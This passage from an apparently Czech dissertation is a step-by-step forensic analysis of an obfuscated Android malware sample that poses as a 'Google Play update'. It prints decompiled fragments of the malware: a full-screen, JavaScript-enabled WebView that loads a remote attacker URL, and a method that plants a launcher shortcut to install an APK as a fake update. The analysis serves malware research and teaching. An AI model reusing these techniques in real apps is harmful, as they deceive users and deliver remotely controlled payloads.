- Rozdělení jednoho řetězce na více částí. Například zpráva “Update process has been completed.” může být rozdělena do tří samostatných pseudo tříd *a*, *b* a *c*. V každé třídě bude kromě samoúčelného kódu pouze jedna užitečná veřejná metoda *a* (getter), která bude vracet odpovídající část zprávy. Třída *d* vytvoří instance tříd *a*, *b* a *c*, zavolá jejich metody *a*, a tím vrátí celou zprávu, která pak může být zobrazena uživateli (například jako část Fake Update).
- Odstranění R.class, znesnadní analýzu zdrojů mobilních aplikací jako XML layouty uživatelského rozhraní a podobně.

V následující části oddílu 5.1.2 Vyšetřovací metody získaných vzorků mobilního malwaru je detailně popsán průběh vyšetřování podezřelého APK balíčku. Vyšetřování bylo provedeno na skutečném vzorku malwaru com.system.main.apk, jehož kód je chráněn obfuskací. Malware byl získán díky výzkumné spolupráci se společností AVG Technologies CZ. Vyšetřování

malwaru je komplexní proces, jehož metody na sebe zpravidla navazují. Výsledky jedné metody umožní aplikaci další vyšetřovací metody. Pokud by byly jednotlivé metody demonstrovány odděleně, bylo by velmi těžké je zařadit do celkového kontextu vyšetřování vzorků mobilního malwaru a pochopit tak jejich význam ve vyšetřovacím procesu. Z uvedeného důvodu je vyšetřování popsáno jako celek, přičemž jsou naznačena klíčová místa analýzy mobilního malware:

- hledání Entry Pointu,
- hledání GUI Entry Pointu,
- rekonstrukce klíčového XML layoutu podezřelé aplikace,
- mechanismus falešných jmen mobilního malware,
- analýza obfuskovaných kódů pomocí Java Decompileru,
- získání a analýza oprávnění, jež malware požaduje prostřednictvím souboru AndroidManifest.xml,
- rekurzivní vyhledávání klíčových výrazů uvnitř struktury tříd jazyka Java,
- restaurování poškozených částí kódů malwaru,
- rozhraní pro kontrolované testování zrestaurované funkcionality malware.

Jedním z nejčastějších problémů, kterým čelí bezpečnostní analytik v souvislosti s vyšetřováním obfuskovaných aplikací, je nepřítomnost R.class při hledání Entry Pointu mobilní aplikace. Z tohoto důvodu je popsán jeden z možných způsobů rekonstrukce informací z chybějící R.class. První část se neliší od procesu hledání Entry Pointu, jak bylo popsáno v pododdíle Ruční statická analýza. Pomocí nástroje APKTool je provedena dekompilace vyšetřovaného balíčku com.system.main.apk. Otevře se soubor AndroidManifest.xml, který byl získán dekompilací. Následně se prochází všechny elementy aktivity, dokud není nalezen element, který obsahuje příznaky MAIL a LAUNCHER, viz obrázek 5.3.

```
<activity android:label="@string/app_name" android:name="com.system.main.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Obr. 5.3: Nalezení vstupní aktivity malwaru [zdroj vlastní]

Následně je provedena dekompilace typu 1, při které je převeden APK balíček testovaného malwaru pomocí programu Dex2jar na JAR soubor. Převedený soubor je otevřen v Java Decompileru, který umožňuje čtení kódů napsaných v jazyce Java. V dalším kroku se v souboru com.system.main.apk-dex2jar.jar otevře MainActivity. V ní se vyhledá metoda onCreate. Ve třídě MainActivity se vyhledá volání setContentView. V tomto vyšetřování má setContentView identifikátor 2130903041 (setContentView(2130903041)). V neobfuskovaném kódu by bylo možné najít příslušný XML layout pomocí identifikátoru 2130903041 přímo v R.class. To není v obfuskovaném kódu možné, protože obfuskátory, jako je například ProGuard [141], umožňují úplné odstranění

R.class. Informace z R.class jsou pomocí nástroje aapt vkládány do souboru resources.arsc. Bezpečnostní analytik, který je obeznámen s tímto mechanismem, může provést pomocí nástroje aapt rekonstrukci dat původně uložených v R.class z resources.arsc:

~/Android/Sdk/build-tools/24.0.1/./aapt dump resources ~/lab/com.system.main.apk > ~/lab/com.system.main-data_dump.txt.

Pro úspěšné vyhledání příslušného XML layoutu je potřeba mít na paměti, že zatímco identifikátory v R.class jsou ukládány v dekadickém tvaru, v resources.arsc jsou ve tvaru hexadecimálním. To znamená, že hledaný identifikátor musí být převeden z dekadického tvaru 2130903041 do tvaru hexadecimálního: 7F030001. Nyní je možné v souboru com.system.main-data_dump.txt vyhledat identifikátor 7F030001. Výsledek je zachycen na obrázku 5.4.

```
type 2 configCount=1 entryCount=2
  spec resource 0x7f030000 com.system.main:layout/device_admin_sample: flags=0x00000000
  spec resource 0x7f030001 com.system.main:layout/view_screen: flags=0x00000000
  config (default):
    resource 0x7f030000 com.system.main:layout/device_admin_sample: t=0x03 d=0x00000008 (s=0x0008 r=0x00)
    resource 0x7f030001 com.system.main:layout/view_screen: t=0x03 d=0x00000009 (s=0x0008 r=0x00)
type 3 configCount=1 entryCount=1
  spec resource 0x7f040000 com.system.main:xml/device_admin: flags=0x00000000
  config (default):
    resource 0x7f040000 com.system.main:xml/device_admin: t=0x03 d=0x00000004 (s=0x0008 r=0x00)
```

Obr. 5.4: Soubor com.system.main-data_dump.txt, který byl získán pomocí aapt dump [zdroj vlastní]

Z nalezeného záznamu spec resource 0x7f030001 com.system.main:layout/view_screen: flags=0x00000000 lze získat požadované informace. Hledaný soubor se nachází v adresáři com.system.main, který byl vytvořen dekompilací typu 2, v podadresářích /res/layout, a jmenuje se view_screen.xml. Na základě získaných dat se provede rekonstrukce vstupní obrazovky malwaru. V Android Studiu se vytvoří nový projekt, následně je otevřen soubor strings.xml (soubor byl vygenerován Android Studiem) a do něj je přidán obsah souboru /com.system.main/res/values/strings.xml z vyšetřovaného malwaru. Do souboru activity_main.xml (soubor byl rovněž vygenerován Android Studiem, představuje GUI Entry Point rekonstruované aplikace) je nakopírován obsah souboru

/com.system.main/res/layout/view_screen.xml.

Nyní je nezbytné upravit identifikátory pocházející z malwaru, neboť je Android Studio nezná (viz červeně vyznačené identifikátory začínající @id/ na obrázku 5.5).

```xml
<?xml version="1.0" encoding="utf-8"?>
<FrameLayout
    android:id="@id/rootview"
    android:scrollbars="none"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    xmlns:android="http://schemas.android.com/apk/res/android">
    <WebView android:id="@id/webview"
        android:layout_width="fill_parent"
        android:layout_height="fill_parent" />
    <LinearLayout
        android:gravity="center"
        android:orientation="vertical"
        android:id="@id/fr_progress"
        android:background="@android:color/black"
        android:visibility="gone"
        android:layout_width="fill_parent"
        android:layout_height="fill_parent">
        <ProgressBar
            android:layout_gravity="center"
            android:layout_width="30.0dip"
            android:layout_height="30.0dip"
            style="@android:style/Widget.ProgressBar.Inverse" />
        <TextView android:textSize="20.0sp"
            android:layout_gravity="center"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:text="@string/loading" />
    </LinearLayout>
</FrameLayout>
```

Obr. 5.5: Soubor activity_main.xml obsahující chybné identifikátory [zdroj vlastní]

Výsledek opravy je vidět na obrázku 5.6.

```xml
<?xml version="1.0" encoding="utf-8"?>
<FrameLayout
    android:scrollbars="none"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    xmlns:android="http://schemas.android.com/apk/res/android">
    <WebView
        android:layout_width="fill_parent"
        android:layout_height="fill_parent" />
    <LinearLayout
        android:gravity="center"
        android:orientation="vertical"
        android:background="@android:color/black"
        android:visibility="gone"
        android:layout_width="fill_parent"
        android:layout_height="fill_parent">
        <ProgressBar
            android:layout_gravity="center"
            android:layout_width="30.0dip"
            android:layout_height="30.0dip"
            style="@android:style/Widget.ProgressBar.Inverse" />
        <TextView android:textSize="20.0sp"
            android:layout_gravity="center"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:text="@string/loading" />
    </LinearLayout>
</FrameLayout>
```

Obr. 5.6: Opravený soubor activity_main.xml [zdroj vlastní]

Jakmile jsou dokončeny opravy souboru activity_main.xml, je možné pomocí Android Studia provést rekonstrukci úvodní obrazovky a zjistit, jak bude vypadat

výsledná aplikace. Pohled na obrázek 5.7 vzbuzuje na první pohled podezření z několika důvodů:

- falešný název aplikace, který je vidět v horní titulkové liště aplikace,
- malware se pomocí názvu Google Play update snaží vypadat jako důležitá část systému, která má na starosti správu aplikací v mobilních zařízeních, a tím podvést uživatele.

Mechanismus falešných jmen mobilního malwaru je následující. V souboru AndroidManifest.xml je element application, který má parametr android:label="@string/app_name". Jeho hodnota @string/app_name říká, že název aplikace, který uživatel uvidí, je v souboru /com.system.main/res/values/strings.xml v elementu string, který se jmenuje app_name:

strings.xml <string name="app_name">Google Play update</string>

To je důvod, proč byl v Android Studiu do vygenerovaného souboru strings.xml vložen obsah souboru /com.system.main/res/values/strings.xml z vyšetřovaného malwaru (bez tohoto kroku by nebylo možné uvedený rys malwaru odhalit). Na základě výzkumu provedeného v rámci dizertační práce je možné prohlásit, že v operačním systému Android není žádný bezpečnostní mechanismus, kterým by byla kontrolována pravost hodnoty app_name. To znamená, že je pro uživatele velmi těžké rozlišit, co je skutečná část systému a co je malware.

Obr. 5.7: Rekonstrukce úvodní obrazovky malware, provedená pomocí Android Studia [zdroj vlastní]

Na obrázku 5.7 je zobrazen rekonstruovaný GUI Entry Point. Z obrázku je patrné, že horní titulková lišta aplikace je viditelná. Lištu generuje automaticky operační systém. Viditelnost titulkové lišty může vést díky nekonzistenci (jiná barva, styl, obsah popisku (title), ikona,…) se zbytkem obrazovky ke kompromitaci daného malwaru. Z uvedeného důvodu ji tvůrci malwaru často potlačují tak, aby měli plnou kontrolu nad celou obrazovkou. Potlačení viditelnosti titulkové lišty aplikace je možné provést několika způsoby. Prvním z nich je potlačení provedené pomocí příkazů ve zdrojovém kódu. Proto je nutné zkontrolovat zdrojový kód vstupní třídy MainActivity.class. V případě vyšetřovaného vzorku com.system.main.apk byl výsledek kontroly negativní. Dalším způsobem, jak lze potlačování zobrazování titulkové lišty provést, je úprava souboru styles.xml. Musí být zjištěno, zda hodnoty parametrů v souboru /com.system.main/res/values/styles.xml obsahují klíčové slovo NoActionBar. Kontrola uvedeného souboru byla rovněž negativní. Poslední možností, kterou může tvůrce mobilního malwaru použít, je úprava parametru android:theme v elementu application nacházející se v souboru AndroidManifest.xml. V tomto případě byl výsledek kontroly pozitivní:

```
<application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:theme="@android:style/Theme.NoTitleBar">
```

Přidáním výše uvedeného kódu do souboru AndroidManifest.xml v Android Studiu byla dokončena rekonstrukce GUI Entry Pointu. Na obrázku 5.8 je vidět vzhled malwaru. Celou obrazovku zabírá komponenta WebView, to znamená, že tvůrce mobilního malware má plnou kontrolu nad tím, co uživatel vidí na obrazovce svého mobilního zařízení.

Obr. 5.8: Úvodní obrazovka malware po přidání hodnoty @android:style/Theme.NoTitleBar [zdroj vlastní]

To, že celou obrazovku zabírá jediná komponenta WebView a zároveň se nejedná o hybridní aplikaci, je podezřelé. Komponenta WebView slouží pro zobrazování obsahu webových stránek přímo v mobilní aplikaci. Tvůrci mobilního malware našli techniky, jak WebView komponentu využívat. V následující fázi nebude analýza probíhat pomocí nástrojů Android Studia. Analýza bude prováděna pouze nad soubory získanými prostřednictvím dekompilace prvního a druhého typu. Dalším krokem je identifikace komponenty WebView. Jak bylo popsáno výše, vstupní třídě MainActivity patří XML layout, který se nachází v /com.system.main/res/layout/view_screen.xml. V souboru view_screen.xml je pouze jeden objekt typu WebView a má identifikátor id/webview:

```
<WebView android:id="@id/webview" android:layout_width="fill_parent" android:layout_height="fill_parent" />
```

Z výpisu souboru com.system.main-data_dump.txt je vidět, že identifikátoru id/webview odpovídá řádek:

```
spec resource 0x7f070001 com.system.main:id/webview: flags=0x00000000
```

Nyní je potřeba převést získaný hexadecimální identifikátor 7f070001 na dekadický tvar 2131165185.

Dekadický identifikátor 2131165185 byl nalezen ve veřejné metodě d() patřící třídě MainActivity.class:

this.r = ((WebView)findViewById(2131165185));

Objekt r je hledaná komponenta WebView, která zabírá celou obrazovku. Nejvíce škody v komponentě WebView mohou způsobit povolené JavaScripty, které jsou z tohoto důvodu ve výchozím nastavení zakázány. To znamená, že je tvůrce mobilního malwaru musí explicitně povolit. Je nutné v kódu vyšetřované vstupní aktivity (MainActivity) ověřit, zda je povolen JavaScript. Je potřeba vyšetřit, zda se v kódu metody d() třídy MainActivity.class nevyskytuje volání setJavaScriptEnabled(true).

```
public void d()
{
  this.c = true;
  this.r = ((WebView)findViewById(2131165185));
  WebSettings localWebSettings = this.r.getSettings();
  a(localWebSettings);
  localWebSettings.setJavaScriptEnabled(true);
  localWebSettings.setAppCacheEnabled(true);
  localWebSettings.setBuiltInZoomControls(true);
  localWebSettings.setLightTouchEnabled(true);
  localWebSettings.setLoadsImagesAutomatically(true);
  localWebSettings.setRenderPriority(WebSettings.RenderPriority.HIGH);
  localWebSettings.setSavePassword(true);
  localWebSettings.setSupportMultipleWindows(true);
  localWebSettings.setUseWideViewPort(true);
  this.r.setWebViewClient(new g(this.a, this.s));
  try
  {
    this.r.loadUrl(c());
    return;
  }
```

Obr. 5.9: Povolení JavaScriptu v komponentě WebView [zdroj vlastní]

Na obrázku 5.9 je vidět, že komponenta WebView je používána v nebezpečném režimu. Režim umožňuje plné používání/zneužívání JavaScriptu. Z příkazu this.r.loadUrl(c()), který je také vidět na obrázku 5.9, je rovněž patrné, že se komponenta WebView pokouší načíst externí obsah. JavaScripty spolu s HTML kódy je možné do WebView načítat i externě ze vzdálených serverů. To znamená, že se mohou měnit cíle útoků i celé mechanismy útoků podle toho, jaké JavaScripty ukládá útočník na příslušných serverech. Přítomnost útočných JavaScriptů na určitém serveru nemusí znamenat, že server patří útočníkovi. Může se například jednat o napadený server, nad kterým útočník získal kontrolu, nebo může být obsah škodlivého JavaScriptu umístěn na free hostingovém webovém serveru (většinou jde o domény třetího řádu) či jinde na webových stránkách v HTML tagu s atributem hidden:


<p hidden>Obsah útočného JavaScriptu </p>

Nicméně pro vyhledání připojovací adresy z this.r.loadUrl(c()) (řetězce typu String) je nutné překonat obfuskaci. Překonání obfuskace by bylo pomocí ručního otevírání, procházení a hledání v *.class souborech zdlouhavé. Z tohoto důvodu se v takových případech používá nástroj Java Decompiler, který byl popsán v oddíle Ruční statická analýza. Java Decompiler dokáže namapovat komplikované předivo referencí všech obfuskovaných tříd, metod i proměnných. Reference jsou v Java Decompileru k dispozici formou odkazů, viz červené rámečky na obrázku 5.10. Odkazy umožňují rychlé přecházení mezi prvky obfuskovaných zdrojových kódu.

```
String str = c.a() + "/unregister";
HashMap localHashMap = new HashMap();
localHashMap.put("regId", paramString);
```


Obr. 5.10: Reference poskytující program Java Decompiler [zdroj vlastní]

Instance r třídy WebView používá v metodě loadUrl pro nalezení připojovací adresy veřejnou metodou c() patřící třídě MainActivity: this.r.loadUrl(c()), která vrací řetězec typu String. Metoda c() použije pro vrácení výstupního řetězce volání metody b patřící třídě o: return o.b("weburlkey", j). Volání proběhne již s konkrétní hodnotou proměnné j, která patří třídě MainActivity. To znamená: o.b("weburlkey", "http://topgame24h.com"). Následně metoda b třídy o použije metodu b třídy MainActivity, které vrátí objekt typu SharedPreferences, pomocí kterého lze získávat data (ale také je upravovat) ze souboru com.system.main [142], který se nachází v privátním datovém prostoru vyšetřovaného malware: return getSharedPreferences("com.system.main", 1). Získaný objekt typu SharedPreferences použije metodu b třídy o pro získání řetězce z položky weburlkey ze souboru com.system.main. Pokud soubor com.system.main neobsahuje položku weburlkey, jejíž hodnota by mohla být získána, použije se výchozí hodnota "http://topgame24h.com" [143]. Pak je hodnota, která byla přečtena z položky weburlkey vrácena metodě c, patřící třídě MainActivity. Ta ji předá jako hodnoty typu String objektu třídy WebView, který ji použije jako připojovací adresu: this.r.loadUrl(c()). Pro větší názornost byl proces získávání připojovací adresy zachycen na obrázku 5.11.



Obr. 5.11: Proces získávání připojovací adresy pro objekt r [zdroj vlastní]

Jako poslední zbývá vysvětlit, jak se hodnota položky weburlkey dostane do privátního souboru com.system.main. Úkon je proveden pomocí systému GCM zpráv, což je zajištěno pomocí tříd GCMIntentService, c a MainActivity a jejich metod. Odhalený mechanismus je zobrazen na obrázku 5.12.



Obr. 5.12: Mechanismus ukládání weburlkey v privátním souboru com.system.main [zdroj vlastní]

Další směr analýzy malwaru je určen oprávněními, které škodlivý software požaduje a které jsou definovány v souboru AndroidManifest.xml:

```
<uses-permission android:name=".permission.C2D_MESSAGE"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
```

```
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission
android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission
android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission
android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission
android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission
android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
```

Zejména oprávnění

com.android.launcher.permission.INSTALL_SHORTCUT

budí podezření, že by malware mohl manipulovat se zástupci, zejména pak vytvářet nové spouštěče. Tyto techniky používá mobilní malware pro takzvaný Fake Update. Pro další vyšetřování je potřeba vytvořit adresářovou strukturu, která bude ve formě souborů obsahovat všechny třídy malwaru. Protože v takové struktuře bude možné rekurzivně vyhledávat uvnitř *.java tříd pomocí regulárních výrazů. Proces lze vykonat prostřednictvím příkazu Save All Sources v Java Decompileru. V uložených zdrojových kódech lze vyhledávat pomocí nástroje GNU grep.

Nejprve se pomocí příkazu

grep -rn '/home/milan/lab/MALWARE/com.system.main-dex2jar.jar.src' -e "INSTALL_SHORTCUT" všech třídách malware vyhledá klíčové slovo INSTALL_SHORTCUT. Výsledkem je jediný záznam, který odkazuje na třídu o:

```
/home/milan/lab/MALWARE/com.system.main-
dex2jar.jar.src/com/system/main/o.java:54:
paramString1.setAction("com.android.launcher.action.INSTALL_SHORTCUT");
```

Ze zdrojového kódu třídy o bylo zjištěno, že se o instalaci spouštěče stará metoda a, která je volána se čtyřmi parametry:

```
public static void a(Context paramContext, String paramString1, int paramInt, String
paramString2)
```

Třída o obsahuje i další metody a, které provádí odlišné operace. Všechny metody a se od sebe liší pouze počtem svých parametrů. Nyní je potřeba zjistit, co metodu se čtyřmi parametry třídy o spouští.

Pomocí příkazu grep -rn '/home/milan/lab/MALWARE/com.system.main-dex2jar.jar.src/' -e "[o][.][a]" bylo zjištěno, že metody a třídy o jsou volány ve třídách: c, p, h, NetworkStateReceiver, MainActivity a GCMIntentService. To znamená, že je potřeba systematicky projít výše uvedené třídy.

Ruční analýzou bylo zjištěno, že ve třídě **h** metoda **b** spouští metody **a** třídy **o**, přičemž jsou spouštěny metody **a** se třemi a se čtyřmi parametry:

```
protected void b(String paramString)
{
  MainActivity.a().g();
  if (this.d)
  {
    if (this.h != i.c) {
      break label39;
    }
    o.a(this.e, this.c, this.i); // VOLÁNÍ 1 - tří parametrová metoda a třídy o
  }
  label39:
  do
  {
    return;
    if (this.h == i.b)
    {
      o.a(this.e, this.c, this.g, this.f); // VOLÁNÍ 2 - čtyř parametrová metoda a třídy
o
      return;
    }
  } while (this.h != i.d);
  o.a(this.e, this.c, this.g, this.f); // VOLÁNÍ 2 - čtyř parametrová metoda a třídy o
  o.a(this.e, this.c, this.i); // VOLÁNÍ 1 - tří parametrová metoda a třídy o
}
```

Nyní je možné provést analýzu čtyř parametrové metody a třídy o, jejíž volání bylo hledáno, neboť v těle čtyř parametrové metody a třídy o je klíčové slovo INSTALL_SHORTCUT. V kódu výše je volání označeno programátorským komentářem: // VOLÁNÍ 2 - čtyř parametrová metoda a třídy o. Pro větší přehlednost jsou jednotlivé řádky čtyř parametrové metody a třídy o očíslovány:

```
1 public static void a(Context paramContext, String paramString1, int paramInt, String
paramString2)
2 {
3   if (b(paramString2, false)) {
4     return;
```

```
5  }
6  try
7  {
8    Intent localIntent = new Intent("android.intent.action.VIEW");
9                    localIntent.setDataAndType(Uri.fromFile(new    File(paramString1)),
"application/vnd.android.package-archive");
10    paramString1 = new Intent();
11    paramString1.putExtra("android.intent.extra.shortcut.INTENT", localIntent);
12    paramString1.putExtra("android.intent.extra.shortcut.NAME", paramString2);
13          paramString1.putExtra("android.intent.extra.shortcut.ICON_RESOURCE",
Intent.ShortcutIconResource.fromContext(paramContext, paramInt));
14   paramString1.setAction("com.android.launcher.action.INSTALL_SHORTCUT");
15  paramContext.sendBroadcast(paramString1);
16   return;
17 }
18 catch (Exception paramContext)
19 {
20  paramContext.printStackTrace();
21 }
22 }
```

Kód v ukázce výše je poškozený. Možné chyby ve čtyř parametrové metodě a třídy o jsou vyznačeny tučně. Z uvedeného plyne, že při transformaci kódu metody pomocí Dex2jar a Java Decompileru ze souboru com.system.main.apk se vyskytly chyby, které brání její rekonstrukci. Pro správné vyšetření malware je nutné provést restaurování poškozených částí metody pomocí odpovídajících částí Smali kódů, které byly získány pomocí dekompilace typu 2. Smali kód čtyř parametrové metody a se nachází v souboru o.smali v adresáři: /com.system.main/smali/com/system/main. Během procesu restaurování budou postupně procházeny jednotlivé příkazy v jazyce Smali a porovnávány s odpovídajícími příkazy v jazyce Java. Jako první bude analyzována samotná definice čtyř parametrové metody třídy a:

Smali:

```
.method public static a(Landroid/content/Context;Ljava/lang/String;ILjava/lang/String;)V
   .locals 3
```

Java:

```
public static void a(Context paramContext, String paramString1, int paramInt, String
paramString2)
```

Při pohledu na obě definice vyvstává otázka, jak budou v jazyce Smali v těle metody a volány jednotlivé parametry? Na rozdíl od Java kódu, kde jsou uvedeny

datové typy parametrů i jejich jména: Context paramContext, String paramString1, int paramInt, String paramString2, v jazyce Smali jsou definovány pouze datové typy:

Landroid/content/Context;Ljava/lang/String;ILjava/lang/String;,


které navíc nejsou od sebe nijak odděleny. Datový typ začínající písmenem L znamená objekt a má následující strukturu: Ln1/n2/n3; kde n3 představuje jméno třídy, ze které je objekt vytvářen, n1 a n2 představují pozici n3 třídy v hierarchii tříd. To znamená, že android.content.Context (Java) odpovídá Landroid/content/Context;Ljava/lang/String; (Smali). Datový typ objekt je jako jediný zakončen středníkem. Další parametr v pořadí je definován jako objekt typu String. Následuje I, což je v jazyce Smali ekvivalent Java typu int, na který bez jakéhokoliv oddělovače či mezery navazuje objekt typu String (ILjava…). Jména parametrů metod jsou v jazyce Smali přidělována automaticky podle následujícího mechanismu: Na prvním řádku metody a je konstrukt .locals k, kde k značí počet lokálních proměnných. Dále se vezme l vstupních parametrů a vypočte se celkový počet registrů $n = k + l$, které bude metoda potřebovat. Usazení proměnných v registrech je následující: nejprve jsou uloženy lokální proměnné, které jsou pojmenovány v_0 až v_{k-1}. Poté jsou do zbývajících k až $n - 1$ registrů uloženy parametry p_0 až p_{l-1}.

Vyšetřovaná metoda a má na prvním řádku .locals 3 (viz výše Smali definice čtyř parametrové metody třídy a), který značí, že metoda používá tři lokální proměnné. Dále metoda používá čtyři parametry. Z toho vyplývá, že metoda bude používat sedm registrů. Lokální proměnné se budou jmenovat v_0, v_1 a v_2. Zbytek registrů bude osazen vstupními parametry, které se budou jmenovat p_0, p_1, p_2 a p_3. Celkové uložení vstupních parametrů v registrech metody a je zobrazeno na obrázku 5.13.

Registr 0	v0		
Registr 1	v1		
Registr 2	v2		
Registr 3	p0	Landroid/content/Context;	Context
Registr 4	p1	Ljava/lang/String;	String
Registr 5	p2	I	int
Registr 6	p3	Ljava/lang/String;	String

Obr. 5.13: Uložení vstupních parametrů v registrech metody a [zdroj vlastní]

Pro větší přehlednost je na obrázku 5.14 znázorněno mapování vstupních parametrů metody a třídy o.



Obr. 5.14: Znázornění mapování vstupních parametrů metody a třídy o [zdroj vlastní]

Nyní, když jsou odvozena jména vstupních parametrů, je možné pokračovat v restaurování poškozeného kódu metody a třídy o.

Úvodní část kódu je v pořádku, proto je možné s opravami začít až na osmém řádku metody a:

```
Intent localIntent = new Intent("android.intent.action.VIEW");
```

V jazyce Smali tomu odpovídají tři řádky:

```
(1) new-instance v0, Landroid/content/Intent;
(2) const-string v1, "android.intent.action.VIEW"
(3) invoke-direct {v0, v1}, Landroid/content/Intent;-><init>(Ljava/lang/String;)V
```

Nejprve je vytvořena proměnná v0, která bude sloužit pro nový objekt (instanci) třídy Intent (1). Pak je do proměnné v1 uložen String, jehož hodnota je "android.intent.action.VIEW" (2). Následně je spuštěn konstruktor třídy Intent (3). V proměnné v0 je nyní plnohodnotná instance třídy Intent. Kód je v obou jazycích stejný, což znamená, že je v pořádku. Je možné přejít na devátý řádek metody a:

```
localIntent.setDataAndType(Uri.fromFile(new File(paramString1)),
"application/vnd.android.package-archive");
```

V jazyce Smali tomu odpovídají řádky (4) až (9):

```
(4) new-instance v1, Ljava/io/File;

(5) invoke-direct {v1, p1}, Ljava/io/File;-><init>(Ljava/lang/String;)V

(6) invoke-static {v1}, Landroid/net/Uri;-
>fromFile(Ljava/io/File;)Landroid/net/Uri;
```

(7) move-result-object v1

(8) const-string v2, "application/vnd.android.package-archive"

(9) invoke-virtual {v0, v1, v2}, Landroid/content/Intent;->setDataAndType(Landroid/net/Uri;Ljava/lang/String;)Landroid/content/Intent;

